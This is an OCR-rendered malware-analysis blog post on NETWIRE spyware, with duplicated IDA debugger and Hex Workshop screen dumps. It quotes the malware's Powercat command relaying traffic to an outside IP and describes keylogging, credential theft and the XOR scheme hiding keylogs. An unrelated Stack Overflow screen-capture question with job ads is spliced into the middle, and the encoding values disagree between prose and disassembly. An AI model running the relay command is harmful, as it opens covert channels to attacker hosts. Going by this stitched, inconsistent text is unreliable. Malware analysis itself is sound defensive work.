


Continuing with dynamic code analysis, when the malware encountered a running process named ns.exe (which I assume is Norton Security), it created a batch file named loopc.cmd in the %TEMP% folder and used the Powercat tool (powercat -l -p 4000 -r tcp:84.200.2.12:443;) to establish a relay between port 4000 and the IP address 84.200.2.12 on port 443. This allowed communication between the two endpoints. However, my main objective was to reach the core of the malware, the main function where all other functions were called, in order to uncover its capabilities. Therefore, I continued the

analysis.

While navigating between functions, it didn't take long for me to reach the main function at address 00405AB3, using the graphical view of IDA. Upon quick examination of the functions called from there, I discovered that this spyware had the ability to remotely control systems, perform keylogging, capture screenshots, and steal usernames and passwords from Outlook and Thunderbird profiles.

In summary, the analysis revealed that the malware was a sophisticated spyware designed to gain remote control over systems, perform keylogging, capture screenshots, and steal login credentials from email clients.



```

IDA - OGLCache.exe C:\Users\Mert\AppData\Roaming\AMD\OGLCache.exe
File Edit Jump Search View Debugger Options Windows Help
No debugger

Library function Data Regular function Unexplored Instruction External symbol
Functions window
Function name Seg.
sub_401000 .text
sub_401086 .text
sub_401286 .text
sub_401319 .text
sub_40136C .text
sub_4019C1 .text
sub_4019FC .text
sub_401B56 .text
sub_401D0A .text
sub_401F3F .text
sub_402068 .text
sub_4020FF .text
sub_402301 .text
sub_402362 .text
sub_402377 .text
sub_4024E7 .text
sub_40258E .text
sub_402600 .text
sub_402684 .text
sub_402844 .text
sub_40291C .text
sub_402B6E .text
sub_402D09 .text
sub_402F7C .text
sub_402FA6 .text
sub_40301F .text
sub_403057 .text
sub_403155 .text
sub_40319B .text
sub_403282 .text
sub_40353C .text
sub_40361C .text

Graph overview

IDA - OGLCache.exe C:\Users\Mert\AppData\Roaming\AMD\OGLCache.exe
File Edit Jump Search View Debugger Options Windows Help
No debugger

Library function Data Regular function Unexplored Instruction External symbol
Functions window
Function name Seg.
sub_401000 .text
sub_401086 .text
sub_401286 .text
sub_401319 .text
sub_40136C .text
sub_4019C1 .text
sub_4019FC .text
sub_401B56 .text
sub_401D0A .text
sub_401F3F .text
sub_402068 .text
sub_4020FF .text
sub_402301 .text
sub_402362 .text
sub_402377 .text
sub_4024E7 .text
sub_40258E .text
sub_402600 .text
sub_402684 .text
sub_402844 .text
sub_40291C .text
sub_402B6E .text
sub_402D09 .text
sub_402F7C .text
sub_402FA6 .text
sub_40301F .text
sub_403057 .text
sub_403155 .text
sub_40319B .text
sub_403282 .text
sub_40353C .text
sub_40361C .text

Graph overview

```

```

IDA - OGLCache.exe C:\Users\Mert\AppData\Roaming\AMD\OGLCache.exe
File Edit Jump Search View Debugger Options Windows Help
No debugger

Library function Data Regular function Unexplored Instruction External symbol
Functions window
Function name Seg.
sub_401000 .text
sub_401086 .text
sub_401286 .text
sub_401319 .text
sub_40136C .text
sub_4019C1 .text
sub_4019FC .text
sub_401B56 .text
sub_401D0A .text
sub_401F3F .text
sub_402068 .text
sub_4020FF .text
sub_402301 .text
sub_402362 .text
sub_402377 .text
sub_4024E7 .text
sub_40258E .text
sub_402600 .text
sub_402684 .text
sub_402844 .text
sub_40291C .text
sub_402B6E .text
sub_402D09 .text
sub_402F7C .text
sub_402FA6 .text
sub_40301F .text
sub_403057 .text
sub_403155 .text
sub_40319B .text
sub_403282 .text
sub_40353C .text
sub_40361C .text

Graph overview

```

1 and saves it to disk but I would prefer to not save it each time. After several hours of reading over other examples online I still feel I do not understand how this process works.

The two goals are to create the screen in memory to be passed to another function and to be able to capture only selected parts of the screen given (x,y) coordinates.

I am relatively new to coding so if this is a trivial thing it would not surprise but would still greatly appreciate any explanations.

Here is the sample code I found online and have been working with.

```

#define _CRT_SECURE_NO_DEPRECATED
#include <iostream>
#include <windows.h>
#include <stdio.h>
#include <string>

using namespace std;

void Screenshot()
{
    int nScreenWidth = GetSystemMetrics(SM_CXSCREEN);
    int nScreenHeight = GetSystemMetrics(SM_CYSCREEN);
    HWND hDesktopWnd = GetDesktopWindow();
    HDC hDesktopDC = GetDC(hDesktopWnd);
    HDC hCaptureDC = CreateCompatibleDC(hDesktopDC);
    HBITMAP hCaptureBitmap = CreateCompatibleBitmap(hDesktopDC,
        nScreenWidth, nScreenHeight);
    SelectObject(hCaptureDC, hCaptureBitmap);
    BitBlt(hCaptureDC, 0, 0, nScreenWidth, nScreenHeight,
        hDesktopDC, 0, 0, SRCCOPY | CAPTUREBLT);
    //SaveCaptureBitmap(hCaptureDC, hDesktopDC); //Place holder - Put your code here to save the capture
    ReleaseDC(hDesktopWnd, hDesktopDC);
    DeleteDC(hCaptureDC);
    DeleteObject(hCaptureBitmap);
}

```

share improve this question edited Jul 28 '15 at 21:59 asked Jul 28 '15 at 21:31 Corbin 6 * 2

3 You're "repetitively new"? You mean you keep starting over, forgetting what you learned before? - Bamar Jul 28 '15 at 21:34

Try the `getPixel` function - Colonel Thirty Two Jul 28 '15 at 21:35

I think the `hCaptureBitmap` variable contains the screen capture data. You can do whatever you want with that. - Bamar Jul 28 '15 at 21:36

Podcast #183: Grandma, is that you?

MMLanScan for iOS

A plug n' play network scanner library for all.

Contribute on GitHub

Want a python job?

Project Lead - Small Team of Experts - 100% Remote, Flexible Hours
Analytics Firm - No office location

REMOTE

ruby python


Big Data Platform Engineer
Peak Games - Istanbul, Turkey

java python

- Related
- 2 How to capture desktop on windows so that it would capture both directx and normally rendered parts of screen?
 - 0 Get HDC context of screen minus application window
 - 0 How to save hdc and restore it?
 - 1 Are there any bitblt alternatives without the slowness?
 - 0 How to get the screen capture of other full screen games using DXGI?

Before concluding my analysis, I decided to quickly examine the function responsible for keylogging in the malware, even though it hadn't been triggered during my analysis. Once I identified the keylogging function at address 0041572C, I modified the program's flow to ensure that it would execute that particular function. Then, as I pressed keys on the system (AAAAAAAAAAAAA...), I observed that each keypress was recorded and saved to a file in the AMD folder with a filename based on the date (-08-03-2017).

To decipher the encrypted content of the seemingly unreadable file, I briefly examined the function responsible for encryption. It became apparent that each byte written to the file underwent an XOR operation with the value 9D hex, followed by the addition of the value 36. To decrypt the keylogging information stored in the file, I used the Hex Workshop Hex Editor tool to perform the reverse operation $(-36 \wedge 9D)$ on the file, successfully converting the previously unreadable key data into a readable format.



IDA - OGLCache.lib (OGLCache.exe) C:\Users\Mert\Desktop\OGLCache.lib - Running

File Edit Jump Search View Debugger Options Windows Help

Local Win32 debugger

Library function Data Regular function Unexplored Instruction External symbol

Debug View Structures Drums

IDA View-EP

```

0041572C ; keylog dosyasi xor ile encode ediyor.
0041572E ; Attributes: bp-based frame
0041572C sub_41572C proc near
0041572C var_4= dword ptr -4
0041572E arg_0= dword ptr 0
00415732 arg_4= dword ptr 0Ch
0041572C push ebp
0041572D mov ebp, esp
0041572F sub esp, 10h
00415732 mov [ebp+var_4], 0
00415739 jmp short loc_41575A

```

0041575A loc_41575A:
0041575A mov eax, [ebp+var_4]
0041575B cmp eax, [ebp+arg_4]
0041575D jb short loc_41573B

0041573B loc_41573B:
0041573B mov edx, [ebp+arg_0]
0041573E mov eax, [ebp+var_4]
00415741 add eax, edx
00415743 mov ecx, [ebp+arg_0]
00415746 mov edx, [ebp+var_4]
00415749 add edx, ecx
0041574B movzx edx, byte ptr [edx]
0041574E xor edx, 0FFFFFF9h
00415751 add edx, 24h

00415762 nop
00415763 leave
00415764 retn
0041576A sub_41572C endp
0041576A

100.00K (-397,43) (959,367) 0001482C 0041572C: sub_41572C (Synchronized with RIP)

Hex View-1

```

0210F958 00 00 00 00 24 F0 10 02 61 5F A1 00 00 F9 10 02 .....0.._.._...
0210F978 02 00 00 00 00 00 00 90 F9 10 02 18 00 00 00 .....
0210F998 00 00 00 00 1F 0A 1F 0A 00 00 00 00 F8 07 00 00 .....
0210F9B8 A1 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
0210F9D8 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
0210F9F8 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
0210FA18 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
0210FA38 00 00 00 00 E2 A7 00 01 00 00 00 28 00 00 .....G.....

```

Stack view

```

0210F91C 0210F91C Stack[000000C0]: 0210F940
0210F920 00000002
0210F924 00000000
0210F928 00A2610E .data:word_42610E
0210F92C 00000000
0210F930 0210F978 Stack[000000C0]: 0210F978
0210F934 000307E1 debug002:000307E1
0210F938 00000003

```

General registers

```

EAX: 0210F948
EBX: 7729836F
ECX: 00000300
EDX: 00000008
ESI: 00415777
EDI: 00000000
EIP: 0210F96A

```

Modules

```

Path Base Size
C:\Users\Mert\AppData\Roaming\AMD\OGLCache.exe 00400000 000500
C:\Windows\System32\user32.dll 73960000 000800

```

Threads

```

Decimal Hex State
3784 EC8 Running
2496 9C0 Running
3004 B8C Running
3128 C38 Running

```

IDA - OGLCache.lib (OGLCache.exe) C:\Users\Mert\Desktop\OGLCache.lib - Running

File Edit Jump Search View Debugger Options Windows Help

Local Win32 debugger

Library function Data Regular function Unexplored Instruction External symbol

Debug View Structures Drums

IDA View-EP

```

0041572C ; keylog dosyasi xor ile encode ediyor.
0041572E ; Attributes: bp-based frame
0041572C sub_41572C proc near
0041572C var_4= dword ptr -4
0041572E arg_0= dword ptr 0
00415732 arg_4= dword ptr 0Ch
0041572C push ebp
0041572D mov ebp, esp
0041572F sub esp, 10h
00415732 mov [ebp+var_4], 0
00415739 jmp short loc_41575A

```

0041575A loc_41575A:
0041575A mov eax, [ebp+var_4]
0041575B cmp eax, [ebp+arg_4]
0041575D jb short loc_41573B

0041573B loc_41573B:
0041573B mov edx, [ebp+arg_0]
0041573E mov eax, [ebp+var_4]
00415741 add eax, edx
00415743 mov ecx, [ebp+arg_0]
00415746 mov edx, [ebp+var_4]
00415749 add edx, ecx
0041574B movzx edx, byte ptr [edx]
0041574E xor edx, 0FFFFFF9h
00415751 add edx, 24h

00415762 nop
00415763 leave
00415764 retn
0041576A sub_41572C endp
0041576A

100.00K (-397,43) (959,367) 0001482C 0041572C: sub_41572C (Synchronized with RIP)

Hex View-1

```

0210F958 00 00 00 00 24 F0 10 02 61 5F A1 00 00 F9 10 02 .....0.._.._...
0210F978 02 00 00 00 00 00 00 90 F9 10 02 18 00 00 00 .....
0210F998 00 00 00 00 1F 0A 1F 0A 00 00 00 00 F8 07 00 00 .....
0210F9B8 A1 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
0210F9D8 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
0210F9F8 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
0210FA18 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
0210FA38 00 00 00 00 E2 A7 00 01 00 00 00 28 00 00 .....G.....

```

Stack view

```

0210F91C 0210F91C Stack[000000C0]: 0210F940
0210F920 00000002
0210F924 00000000
0210F928 00A2610E .data:word_42610E
0210F92C 00000000
0210F930 0210F978 Stack[000000C0]: 0210F978
0210F934 000307E1 debug002:000307E1
0210F938 00000003

```

General registers

```

EAX: 0210F948
EBX: 7729836F
ECX: 00000300
EDX: 00000008
ESI: 00415777
EDI: 00000000
EIP: 0210F96A

```

Modules

```

Path Base Size
C:\Users\Mert\AppData\Roaming\AMD\OGLCache.exe 00400000 000500
C:\Windows\System32\user32.dll 73960000 000800

```


Threads

```

Decimal Hex State
3784 EC8 Running
2496 9C0 Running
3004 B8C Running
3128 C38 Running

```

To direct input to this VM, move the mouse pointer inside or press Ctrl+G.



In conclusion, we can see that organized cybercrime groups are not far behind state-sponsored cyber attackers when it comes to targeting institutions. As the bar is constantly raised by sophisticated cyber attackers, it becomes crucial, as emphasized in the FireEye (Mandiant) report, for financial institutions in particular to increase their investments in security and human resources. Finally, recalling the words of former FBI Director Robert Miller, “There are only two types of companies: those that have been hacked, and those that will be,” I hope to see you in the following articles.

Note:

1. Please note that the APT group mentioned in this article is currently unknown, and the specific malware discussed has been named NETWIRE in FireEye’s blog post titled “EPS Processing Zero-Days Exploited by Multiple Threat Actors” published in May.
2. Furthermore, this article also contains the solution path for the “Pi Hediye Var #11 cybersecurity game.”

Hex Workshop - [C:\Users\Merit\Desktop\APTI-08-03-2017]

File Edit Disk Options Tools Plug-Ins Window Help

Base Converter Hex Calculator

Operations

- Byte Flip...
- Invert Bits...
- Shift Left...
- Shift Right...
- Rotate Left...
- Rotate Right...
- Block Shift Left...
- Block Shift Right...
- Set Ceiling Value...
- Set Floor Value...
- AND...
- OR...
- XOR...
- Change Sign...
- Add...
- Subtract...
- Multiply...
- Divide...
- Mod...
- Upper Case...
- Lower Case...
- Inverse Case...

Notepad

00000181 C1 17 C

000001A4 BB C1 E

000001C7 C1 D0 C

000001EA 13 C1 1

08-03-2017

Structures

Member Value (dec) Value (hex) Size

Find Results

Address Length Length

Data Inspector

Data at offset 0x00000000:

int8 -76

uint8 180

int16 -15948

uint16 49588

int32 -1044659788

uint32 3250307508

int64 -448677962165...

half float -2.8515625

float -23.469582

double -4.6567955e-008

Expression Calc

Signed 32 bit

1

Hex Workshop - [C:\Users\Merit\Desktop\APTI-08-03-2017]

File Edit Disk Options Tools Plug-Ins Window Help

Base Converter Hex Calculator

Legacy ASCII

0 1 2 3 4 5 6 7 8 9 A B C D E F 10 11 12 13 14 15 16 17 18 19 1A 1B 1C 1D 1E 1F 20 21 22

00000000 84 C1 BB C1 B4 C1 BB C1 EA C1 02 C1 CB C1 E5 C1 EE C1 18 C1 17 C1 1D C1 16 C1 0E C1 12 C1 E5 C1 12 C1 08

00000023 C1 12 C1 0D C1 1C C1 14 C1 D2 C1 D3 C1 E5 C1 22 C1 14 C1 1D C1 D7 C1 1C C1 09 C1 1C C1 E4 C1 E1 C1 D4 C1

00000046 E3 C1 EA C1 D7 C1 C9 C1 D6 C1 01 C1 02 C1 D6 C1 D3 C1 D1 C1 D0 C1 CE C1 E1 C1 D0 C1 C8 C1 CB C1 CD C1 C9

00000069 C1 CB C1 D3 C1 CF C1 E4 C1 B4 C1 BB C1 0A C1 02 C1 20 C1 11 C1 12 C1 E1 C1 F5 C1 16 C1 22 C1 1A C1 04 C1

0000008C ED C1 0A C1 02 C1 20 C1 11 C1 12 C1 E1 C1 F5 C1 16 C1 22 C1 1A C1 04 C1 1C C1 23 C1 13 C1 18 C1 1A C1 15

000000AF C1 1C C1 13 C1 E1 C1 D0 C1 D7 C1 E1 C1 0A C1 02 C1 20 C1 11 C1 12 C1 E1 C1 F5 C1 16 C1 22 C1 1A C1 04 C1

000000D2 04 C1 F1 C1 0A C1 02 C1 20 C1 11 C1 12 C1 E1 C1 F5 C1 16 C1 22 C1 1A C1 04 C1 18 C1 E1 C1 0A C1 02 C1 20

000000F5 C1 11 C1 12 C1 E1 C1 F5 C1 16 C1 22 C1 1A C1 04 C1 F9 C1 0A C1 02 C1 20 C1 11 C1 12 C1 E1 C1 F5 C1 16 C1

00000118 2E C1 1A C1 04 C1 1B C1 1B C1 1B C1 1B C1 1C C1 1A C1 0A C1 02 C1 20 C1 11 C1 12 C1 E1 C1 F5 C1 16 C1

0000013B C1 22 C1 1A C1 04 C1 EF C1 0A C1 02 C1 20 C1 11 C1 12 C1 E1 C1 F5 C1 16 C1 22 C1 1A C1 04 C1 20 C1 13 C1

0000015E E1 C1 16 C1 08 C1 0C C1 17 C1 0C C1 17 C1 1D C1 20 C1 E1 C1 1D C1 16 C1 A6 C0 13 C1 0C C1 E1 C1 08 C1 20

00000181 C1 17 C1 18 C1 0D C1 18 C1 E1 C1 23 C1 0C C1 15 C1 1D C1 0C C1 17 C1 E1 C1 CB C1 D8 C1 B4 C1 BB C1 B4 C1

000001A4 BB C1 EA C1 00 C1 F4 C1 FD C1 E4 C1 E1 C1 D4 C1 E1 C1 EA C1 D1 C1 C9 C1 D6 C1 D1 C1 D2 C1 D6 C1 D3 C1 D1

000001C7 C1 D0 C1 CE C1 E1 C1 D0 C1 C8 C1 CB C1 CD C1 C9 C1 CB C1 CD C1 C9 C1 E4 C1 B4 C1 BB C1 0A C1 02 C1 D0 C1

000001EA 19 C1 15 C1 DA C1 02 C1 04 C1

Subtract Operation

Description: Replaces your data with your data minus another value [data - value]

Operand: Treat Data As: 8 Bit Unsigned Byte

Byte Ordering: Little Endian (e.g. Intel)

Value: 36

Apply On: Selection

OK Cancel Help

Data Inspector

Data at offset 0x00000000:

int8 -76

uint8 180

int16 -15948

uint16 49588

int32 -1044659788

uint32 3250307508

int64 -448677962165...

half float -2.8515625

float -23.469582

double -4.6567955e-008

Expression Calc

Signed 32 bit

1

Ready

Cursor: 00000006 Caret: 00000000 Sel: 000001F4 OVR: MOD: READ

Hex Workshop - [C:\Users\Mert\Desktop\APTI-08-03-2017]

File Edit Disk Options Tools Plug-Ins Window Help

Base Converter Hex Calculator

Operations

- Byte Flip...
- Inverse Bits
- Shift Left...
- Shift Right...
- Rotate Left...
- Rotate Right...
- Block Shift Left
- Block Shift Right
- Set Ceiling Value...
- Set Floor Value...
- AND...
- XOR...
- OR...
- Multiply...
- Divide...
- Mod...
- Upper Case
- Lower Case
- Inverse Case

Notepad

00000181 9D F3 9D
000001A4 97 9D C
000001C7 9D AC 9
000001EA EF 9D F

0123456789ABCDEF0123456789ABCDEF012

Data Inspector

Data at offset 0x00000000:

- int8 -112
- uint8 144
- int16 -25200
- uint16 40336
- int32 -1651008112
- uint32 2649599184
- int64 -709102584382...
- uint64 1135571822988...
- half float -5.4321289e-003
- float -4.0132283e-021
- double -4.0047861e-166

Expression Calc

Signed 32 bit

1

Hex Workshop - [C:\Users\Mert\Desktop\APTI-08-03-2017]

File Edit Disk Options Tools Plug-Ins Window Help

Legacy ASCII

00000000 9D 97 9D 9D 9D 9D C6 9D DE 9D A7 9D C1 9D CA 9D F4 9D F3 9D F9 9D F2 9D EA 9D EE 9D C1 9D EE 9D E4
00000023 9D EE 9D E9 9D F8 9D F0 9D AD 9D AF 9D C1 9D FE 9D F0 9D F9 9D B3 9D F8 9D E5 9D F8 9D C0 9D BD 9D B0 9D
00000046 9D CD 9D CE 9D AD 9D A5 9D B2 9D AD 9D B2 9D AD 9D AC 9D AA 9D BD 9D AC 9D AA 9D A7 9D A9 9D A5
00000069 9D A7 9D AF 9D AB 9D C0 9D
0000008C C9 9D E6 9D DE 9D FC 9D ED 9D EE 9D BD 9D D1 9D F2 9D FE 9D F6 9D E0 9D F8 9D FF 9D EF 9D F4 9D F6 9D F1
000000AF 9D F8 9D EF 9D BD 9D AC 9D AC 9D B3 9D BD 9D E6 9D DE 9D FC 9D ED 9D EE 9D BD 9D D1 9D F2 9D FE 9D F6 9D
000000D2 E0 9D CD 9D E6 9D DE 9D FC 9D ED 9D EE 9D BD 9D D1 9D F2 9D FE 9D F6 9D E0 9D F8 9D FF 9D EF 9D F4 9D F6 9D F1
000000F5 9D ED 9D EE 9D BD 9D D1 9D F2 9D FE 9D F6 9D E0 9D F8 9D FF 9D EF 9D F4 9D F6 9D F1
00000118 FE 9D FE 9D E0 9D F8 9D F9 9D F4 9D E4 9D F8 9D F0 9D BD 9D E6 9D DE 9D FC 9D ED 9D EE 9D BD 9D D1 9D F2
0000013B 9D FE 9D F6 9D E0 9D CB 9D DE 9D FC 9D ED 9D EE 9D BD 9D D1 9D F2 9D FE 9D F6 9D E0 9D F8 9D FF 9D EF 9D
0000015E BD 9D F2 9D E4 9D E8 9D F3 9D E8 9D F3 9D F9 9D FC 9D ED 9D EE 9D BD 9D D1 9D F2 9D FE 9D F6 9D E0 9D
00000181 9D F3 9D F4 9D E9 9D F4 9D BD 9D FF 9D E8 9D F1 9D F9 9D E8 9D F3 9D BD 9D A7 9D B4 9D 9D 9D 9D 9D 9D
000001A4 97 9D C6 9D DC 9D D0 9D D9 9D C0 9D BD 9D B0 9D C6 9D
000001C7 9D AC 9D AA 9D BD 9D AC 9D A4 9D A7 9D A9 9D A5 9D A7 9D A9
000001EA EF 9D F1 9D B6 9D DE 9D E0 9D

XOR Operation

Description
Performs a XOR operation. For example, the value 0xF0 (11110000 in binary) XOR 0xA (10101010 in binary) is 0x70 (01110100 in binary).

Operand

Treat Data As: 16 Bit Unsigned Short

Byte Ordering: Little Endian (e.g. Intel)

Value: 50

Decimal Hex

Apply On: Selection Entire File

Data Inspector

Data at offset 0x00000000:

- int8 -112
- uint8 144
- int16 -25200
- uint16 40336
- int32 -1651008112
- uint32 2649599184
- int64 -709102584382...
- uint64 1135571822988...
- half float -5.4321289e-003
- float -4.0132283e-021
- double -4.0047861e-166

Expression Calc

Signed 32 bit

1

Hex Workshop - [C:\Users\Merit\Desktop\APTI-08-03-2017]

File Edit Disk Options Tools Plug-ins Window Help

Legacy ASCII

Address	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	10	11	12	13	14	15	16	17	18	19	1A	1B	1C	1D	1E	1F	20	21	22	
00000000	0D	00	0A	00	0D	00	0A	00	5B	00	43	00	3A	00	5C	00	57	00	69	00	6E	00	64	00	6F	00	77	00	73	00	5C	00	73	00	79	
00000023	00	73	00	74	00	65	00	6D	00	33	00	32	00	5C	00	63	00	6D	00	64	00	2E	00	65	00	78	00	65	00	5D	00	20	00	2D	00	
00000046	20	00	5B	00	30	00	38	00	2F	00	30	00	33	00	2F	00	32	00	30	00	31	00	37	00	20	00	31	00	39	00	3A	00	34	00	38	
00000069	00	3A	00	32	00	36	00	5D	00	0D	00	0A	00	7B	00	43	00	61	00	70	00	73	00	20	00	4C	00	6F	00	63	00	68	00	7D	00	70
0000008C	54	00	7B	00	43	00	61	00	70	00	73	00	20	00	4C	00	6F	00	63	00	68	00	7D	00	65	00	62	00	72	00	69	00	6B	00	6C	
000000AF	00	65	00	72	00	20	00	31	00	31	00	2E	00	7B	00	43	00	61	00	70	00	73	00	20	00	4C	00	6F	00	63	00	68	00	60	00	60
